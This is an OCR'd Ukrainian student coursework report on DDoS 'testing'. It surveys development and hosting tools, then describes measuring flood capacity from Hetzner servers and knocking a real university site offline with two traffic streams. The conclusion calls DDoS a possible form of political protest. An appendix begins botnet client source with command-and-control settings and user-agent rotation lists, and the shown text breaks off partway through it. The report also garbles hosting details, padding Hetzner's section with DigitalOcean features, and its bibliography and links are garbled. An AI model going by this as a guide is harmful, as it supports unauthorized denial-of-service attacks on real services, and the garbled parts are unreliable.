


Рисунок 3.3 – Інтерфейс pgAdmin

Основні функції та переваги pgAdmin включають:

- можливість використання в усіх операційних системах, оскільки він сумісний із Windows, Mac і Linux;
- можливість встановити pgAdmin будь-де, де ви використовуєте PostgreSQL;
- сумісність з усіма версіями PostgreSQL і EDB Postgres Advanced Server;
- наявність документації щодо встановлення та використання pgAdmin;
- можливість розгортання в режимі робочого столу або в режимі сервера;
- Наявність інструментів запитів для функцій для швидшого введення даних, налагодження тощо;
- можливість планового технічного обслуговування за допомогою інструментів для резервного копіювання, відновлення, очищення та аналізу;
- можливість переглядати, створювати та редагувати всі стандартні об’єкти в PostgreSQL [21].

Оскільки цей інструмент надає вище перелічені можливості, його було

для роботи з PostgreSQL.

Git - це система контролю версій, яка дозволяє зберігати та керувати версіями файлів та коду проекту. Вона була розроблена Лінусом Торвальдсом у 2005 році для керування розробкою ядра Linux, а зараз є однією з найпопулярніших систем контролю версій.

Git дозволяє зберігати та керувати версіями файлів та коду проекту. Він дозволяє розробникам працювати з різними гілками проекту, злити зміни з однієї гілки до іншої та відновлювати попередні версії файлів. Git зберігає історію змін та дозволяє повернутися до будь-якої попередньої версії файлу чи проекту.

Git має багато переваг, серед яких:

Швидкість: Git є дуже швидкою системою контролю версій, яка дозволяє швидко зберігати та керувати версіями файлів та коду проекту.

Розподілена архітектура: Кожен розробник може мати свою локальну копію проекту, що дозволяє працювати над проектом навіть без доступу до Інтернету. Також це дозволяє працювати над різними гілками проекту паралельно та злити їх потім.

Підтримка галузей: Git підтримує роботу з галузями, що дозволяє розробникам працювати над різними версіями проекту паралельно.

Безпека: Git забезпечує безпеку даних, тому що кожна зміна відстежується та зберігається в системі, що дозволяє відновлювати старі версії файлів.

Visual Studio Code – це редактор вихідного коду, створений Microsoft за допомогою Electron Framework для Windows, Linux і macOS. Функції включають підтримку налагодження, підсвічування синтаксису, інтелектуальне завершення коду, фрагменти, рефакторинг коду та вбудований Git.




Рисунок 3.4 – Редактор Visual Studio Code

Visual Studio Code містить базову підтримку для більшості поширених мов програмування. Visual Studio Code також постачається з IntelliSense для JavaScript, TypeScript, JSON, CSS і HTML, а також підтримує налагодження Node.js. Підтримку додаткових мов можна отримати за допомогою безкоштовних розширень на VS Code Marketplace [25].

Hetzner - це німецький веб-хостинг, що працює з дата-центрами в Німеччині та ПАР.

Hetzner продає різні хостинг-послуги: від загального хостингу і самокерованих серверів до колокації та оренди виділених серверів. Також є хостинг-тариф, що включає в себе роботу з виділеним менеджером і технічною командою. Сайт сервісу доступний тільки кількома мовами світу.

Hetzner надає більшість інструментів і можливостей, які тільки можна очікувати від веб-хостингу, за винятком системи доставки контенту Cloudflare (CDN) - якщо вона вам потрібна, налаштуванням доведеться зайнятися самостійно. Панель управління сервісу досить хороша, проте вона пропрієтарна

- іншими словами, до неї ще потрібно звикнути.

Особливості:

- Kubernetes. За допомогою Kubernetes можна легко масштабувати та розгортати контейнерні програми в кластерах. Використовуючи DigitalOcean, ви отримуєте всі основні компоненти Kubernetes безкоштовно.
- Балансувальники навантаження. На Hetzner легко ввімкнути балансувальники навантаження. Після ввімкнення ці балансувальники навантаження розподіляють трафік між кількома droplets (віртуальними машинами). Це гарантує, що всі користувачі будуть мати гарний досвід користування.
- Програми в один клік. Завдяки DigitalOcean можна встановлювати деякі програми для droplets в один клік. Ці програми включають: Lamp Stack, WordPress, MySQL, Ruby On Rails, Docker, Node.js тощо.
- Співпраця та надійність. Компанія неймовірно спростила об’єднання команд і співпрацю над створенням програм із підтримкою Hetzner. У рамках цього команди працюють разом і отримують рахунки в одному місці, але не мають діляться своїми обліковими даними, що могло б поставити під загрозу безпеку. Однак, для подальшого підвищення надійності, компанія пропонує «плаваючі IP-адреси», за допомогою чого IP-адреси швидко перевизначаються. У будь-якому випадку, коли droplet виходить з ладу; IP-адреса потім повторно призначається резервній droplet, щоб гарантувати, що програма продовжить працювати [28].

З огляду на все вище перелічене, було вирішено обрати саме цю платформу для хостингу нашої системи.

3.2. Опис та побудова діаграм роботи частин системи та розгортання

Для опису роботи частин системи, що розробляються, а саме: тестування інтернет-ресурсів, було вирішено побудувати діаграму прецедентів (Рисунок 3.5).

Прецедент – це все те, що може робити система, або що можна робити з

нею.




Рисунок 3.5 – Діаграма прецедентів облікових записів

ПРЕЦЕДЕНТ: АВТОРИЗАЦІЯ.

Ектор: Неавторизований користувач.

Передумова: Користувач не авторизований в системі.

Післяумова: Користувач авторизований в системі.

Сценарій:

- Користувач переходить до PuTTY.
- Натискає на кнопку авторизації.
- З’являється вікно авторизації.
- Користувач вводить свій email та пароль.
- Користувач натискає кнопку «Увійти».
- Користувач авторизований
-

ПРЕЦЕДЕНТ: ПОЧАТОК ТЕСТУВАННЯ.

Ектор: Авторизований користувач.

Передумова: Користувач авторизований в системі.

Післяумова: Користувач потрапляє до системи.


Сценарій:

- Користувач переходить до терміналу PuTTY.

- Пише команду в терміналі.
- Обирає сервера з яких буде надсилати запити.
- Обирає сервер на який буде надсилати запити.

ТЕСТУВАННЯ


Для початку ми знаходимо адресу нашого ресурсу, для цього нам потрібно перейти на один із багатьох ресурсів, але я буду використовувати цей: https://check-host.net/




Тут ми бачимо всю основну інформацію про наш ресурс для тестування. Тепер нам потрібно дізнатися скільки потрібно запитів для того щоб обмежити роботу сайту.

Для цього нам потрібно дізнатися скільки зможе зробити запитів один виділенний сервер Hetzner:

- Переходимо на DStat Graph




- Заходимо на Layer4 Graph
- Починаємо наше тестування



- Ми дізналися, що один сервер може дати від 8 до 4 Mbps

Тепер ми протестуємо наш ресурс https://cas.puet.edu.ua/. Я запускаю два потоки і перевіряю його на доступність.



Тепер він не працює і ми зробили висновок, що треба два потоки силою в 10-20 Mbps.

ВИСНОВКИ

У висновку можна сказати, що DDoS-атаки є серйозною загрозою для онлайн-бізнесу, яка може призвести до значних фінансових втрат та порушення діяльності компанії. На жаль, злочинці, які проводять DDoS-атаки, постійно вдосконалюють свої методи та інструменти, що робить цю проблему ще більш актуальною. Однак, існують різноманітні методи захисту від DDoS-атак, які можуть допомогти підприємствам захистити свої онлайн-сервіси від таких атак. Найбільш ефективні методи включають в себе застосування відповідної апаратної і програмної інфраструктури, використання CDN та захисних сервісів, таких як Cloudflare. Усвідомлення ризиків та вжиття заходів для захисту від DDoS-атак є надзвичайно важливими для забезпечення стійкості та безпеки онлайн-бізнесу в сучасному цифровому світі. Навчання персоналу та проведення регулярних аудитів безпеки також можуть допомогти у захисті від DDoS-атак. Крім того, важливо вести моніторинг мережі та реагувати на незвичну активність, щоб вчасно виявляти та запобігати можливим атакам. Незважаючи на те, що DDoS-атаки є небезпечними для бізнесу, вони також можуть використовуватися для здійснення політичних чи активістських дій. У таких випадках, DDoS-атаки можуть бути формою висловлення думки та незгоди з різними політичними чи соціальними процесами. У цілому, боротьба з DDoS-атаками вимагає поєднання різних підходів та інструментів, які дозволяють виявляти, запобігати та мінімізувати шкоду від таких атак. Водночас, важливо пам'ятати, що захист від DDoS-атак є лише одним з багатьох аспектів безпеки в сфері бізнесу та онлайн-діяльності, тому потрібно розглядати цю проблему у комплексі з іншими аспектами безпеки, такими як захист від кіберзлочинців та вірусів.

В результаті розробленого курсового проекту:

- визначено актуальність теми курсового проекту;
- складено вимоги до системи, що буде розроблятися;
- здійснено огляд систем аналогічного призначення;

- складено список технологій та інструментів, потрібних для розробки системи;
- побудовано діаграму прецедентів для частин, що будуть розроблятися та діаграму алгоритму при розгортанні;
- проведено тестування ресурсу https://cas.puet.edu.ua/

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. PuTTY is an SSH and telnet client, developed originally by Simon Tatham for the Windows platform. PuTTY is open source software that is available with source code and is developed and supported by a group of volunteers. – 2022. – Режим доступу: URL: https://www.putty.org/
2. Hetzner Online, with hundreds of thousands of servers in operation, is one of the largest data center operators in Europe. [Електронний ресурс] – Режим доступу: URL: https://www.hetzner.com/
3. PostgreSQL: About [Електронний ресурс] – Режим доступу: URL: https://www.postgresql.org/about/.
4. What is pgAdmin? [Електронний ресурс] – Режим доступу: URL: https://www.adservio.fr/post/what-is-pgadmin.
5. Git [Електронний ресурс] – Режим доступу: URL: https://git-scm.com/.
6. Visual Studio Code [Електронний ресурс] – Режим доступу: URL: https://en.wikipedia.org/wiki/Visual_Studio_Code.
7. Смирнов А. В. Захист від DDoS-атак: практичний посібник / А. В. Смирнов. - М.: ДМК Прес, 2016. - 304 с.
8. Кент С. Вивчаємо DDoS: атаки, захист, аналіз / С. Кент. - СПб.: БХВ-Петербург, 2017. - 352 с.
9. Китаєв С. Г. Захист від DDoS-атак: методи і засоби / С. Г. Китаєв. - М.: Гаряча лінія-Телеком, 2016. - 264 с.
10. Пушкарьов А. А. DDoS-атаки на сайти: захист і протидія / А. А. Пушкарьов. - СПб.: Пітер, 2016. - 224 с.
11. Скворцов А. Д. DDoS-атаки та захист від них / А. Д. Скворцов. - М.: Ленанд, 2016. - 320 с.
12. Волков А. А. Аналіз і захист від DDoS-атак / А. А. Волков. - М.: ДМК Прес, 2016. - 320 с.
13. Фурукава К. DDoS-атаки: виявлення та запобігання / К. Фурукава. - М.: Техносфера, 2016. - 256 с.
14. Рахімов Е. А. DDoS-атаки: аналіз, запобігання, виявлення / Е. А. Рахімов.

- М.: Біном, 2016. - 272 с.

15. Лангфельд Р. Захист від DDoS-атак / Р. Лангфельд. - М.: Рід Груп, 2016. - 256 с.
16. Китаєв С. Г. Захист від DDoS-атак: технології та практика / С. Г. Китаєв. - М.: Гаряча лінія-Телеком, 2016. - 256 с.
17. Вакуленко Ю. В. DDoS-атаки на веб-сайти: захист і виявлення / Ю. В. Вакуленко. - Київ: Альтернатива, 2016. - 224 с.
18. Козлов В. А. DDoS-атаки: методи та захист / В. А. Козлов. - М.: НТ Прес, 2016. - 240 с.
19. Браун М. DDoS-атаки: захист, виявлення, запобігання / М. Браун. -
20. DeepL [Електронний ресурс] – Режим доступу: URL: https:// HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/"deepl.com HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/" HYPERLINK "https://deepl.com/"/.
21. products.groupdocs.app [Електронний ресурс] – Режим доступу: URL: https://products.groupdocs.app/
22. PuTTY User Manual PuTTY is a free (MIT-licensed) Windows Telnet and SSH client. This manual documents PuTTY, and its companion utilities PSCP,

PSFTP, Plink, Pageant and PuTTYgen. [Електронний ресурс] – Режим доступу: URL: https://documentation.help/PuTTY/index.html

ДОДАТОК А. ВИХІДНІ КОДИ

КОД ГОЛОВНОГО ФАЙЛУ

```
import socket
import sys
import os
import time
import random
import threading
import base64 as b64

cnc   = str("127.0.0.1")#your cnc ip
cport = int(81)#your cnc port
key   = "asdfghjkloiuytresxcvbnmliuytf"

useragents=["Mozilla/5.0 (Android; Linux armv7l; rv:10.0.1) Gecko/20100101
Firefox/10.0.1 Fennec/10.0.1",
                    "Mozilla/5.0 (Android; Linux armv7l; rv:2.0.1) Gecko/20100101
Firefox/4.0.1 Fennec/2.0.1",
                    "Mozilla/5.0 (WindowsCE 6.0; rv:2.0.1) Gecko/20100101
Firefox/4.0.1",
                    "Mozilla/5.0 (Windows NT 5.1; rv:5.0) Gecko/20100101
Firefox/5.0",
                    "Mozilla/5.0 (Windows NT 5.2; rv:10.0.1) Gecko/20100101
Firefox/10.0.1 SeaMonkey/2.7.1",
                    "Mozilla/5.0 (Windows NT 6.0) AppleWebKit/535.2 (KHTML,
like Gecko) Chrome/15.0.874.120 Safari/535.2",
                    "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.2 (KHTML,
like Gecko) Chrome/18.6.872.0 Safari/535.2 UNTRUSTED/1.0 3gpp-gba
UNTRUSTED/1.0",
                    "Mozilla/5.0 (Windows NT 6.1; rv:12.0) Gecko/20120403211507
Firefox/12.0",
                    "Mozilla/5.0 (Windows NT 6.1; rv:2.0.1) Gecko/20100101
Firefox/4.0.1",
                    "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.0.1)
Gecko/20100101 Firefox/4.0.1",
                    "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.27
(KHTML, like Gecko) Chrome/12.0.712.0 Safari/534.27",
                    "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1
(KHTML, like Gecko) Chrome/13.0.782.24 Safari/535.1",
                    "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.7
(KHTML, like Gecko) Chrome/16.0.912.36 Safari/535.7",
                    "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.6
(KHTML, like Gecko) Chrome/20.0.1092.0 Safari/536.6",
                    "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:10.0.1)
```

```
Gecko/20100101 Firefox/10.0.1",
                "Mozilla/5.0 (Linux; Android 7.1.1; MI 6 Build/NMF26X; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/57.0.2987.132
MQQBrowser/6.2 TBS/043807 Mobile Safari/537.36
MicroMessenger/6.6.1.1220(0x26060135) NetType/WIFI Language/zh_CN",
                "Mozilla/5.0 (Linux; Android 7.1.1; OD103 Build/NMF26F; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/53.0.2785.49
Mobile MQQBrowser/6.2 TBS/043632 Safari/537.36
MicroMessenger/6.6.1.1220(0x26060135) NetType/4G Language/zh_CN",
                "Mozilla/5.0 (Linux; Android 6.0.1; SM919 Build/MXB48T; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/53.0.2785.49
Mobile MQQBrowser/6.2 TBS/043632 Safari/537.36
MicroMessenger/6.6.1.1220(0x26060135) NetType/WIFI Language/zh_CN",
                "Mozilla/5.0 (Linux; Android 5.1.1; vivo X6S A Build/LMY47V;
wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/53.0.2785.49
Mobile MQQBrowser/6.2 TBS/043632 Safari/537.36
MicroMessenger/6.6.1.1220(0x26060135) NetType/WIFI Language/zh_CN",
                "Mozilla/5.0 (Linux; Android 5.1; HUAWEI TAG-AL00
Build/HUAWEITAG-AL00; wv) AppleWebKit/537.36 (KHTML, like Gecko)
Version/4.0 Chrome/53.0.2785.49 Mobile MQQBrowser/6.2 TBS/043622
Safari/537.36 MicroMessenger/6.6.1.1220(0x26060135) NetType/4G
Language/zh_CN",]

acceptall = [
                "Accept:
